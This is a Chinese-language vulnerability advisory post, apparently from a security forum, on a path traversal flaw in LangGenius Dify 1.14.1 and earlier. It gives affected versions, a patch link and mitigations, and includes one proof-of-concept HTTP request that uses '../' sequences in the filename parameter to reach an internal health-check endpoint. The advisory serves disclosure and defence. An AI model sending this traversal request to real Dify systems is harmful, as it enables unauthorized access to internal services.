0x01 漏洞介绍
LangGenius Dify 是 LangGenius 公司开源的一个 LLM 应用程序开发平台。
LangGenius Dify 1.14.1 及之前版本存在路径遍历漏洞。由于 URL 路径清理不足,已认证用户可能通过任务标识符中未编码的点序列或操控文件名参数,影响转发到 Plugin Daemon 内部 REST API 的请求,越权访问调试接口等内部端点。
0x02 影响版本
受影响版本:LangGenius Dify 1.14.1 及之前版本。
利用条件:受影响版本的网站网络可达。漏洞描述涉及已认证用户,下方复现请求及截图未展示认证信息。
0x03 漏洞复现
1. 访问环境
访问目标 Dify 环境,进入登录页面。
2. 发送测试请求
在授权环境中进行漏洞复现,使用以下 PoC 请求,将 Host 替换为目标环境地址:
GET /console/api/workspaces/current/plugin/icon?tenant_id=00000000-0000-0000-0000-000000000000&filename=../../../health/check HTTP/1.1
Host: 127.0.0.1:9080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Safari/605.1.15
Accept-Encoding: gzip


测试响应返回 200 OK,响应体包含 status、platform 和连接池状态等信息,表明请求获取到了 /health/check 端点的响应内容。
3. 漏洞库验证记录
弥天安全实验室漏洞库中的验证截图同样显示,包含路径遍历参数的请求返回了 200 OK 和健康检查响应。
0x04 修复建议
厂商已发布升级补丁,建议尽快升级修复。补丁获取链接:
https://github.com/langgenius/dify/pull/35796
临时缓解措施:使用 WAF、IPS、防火墙等安全防御设备阻断攻击行为。 |  发表于 14 小时前
|
查看: 3|
回复: 0
 /1


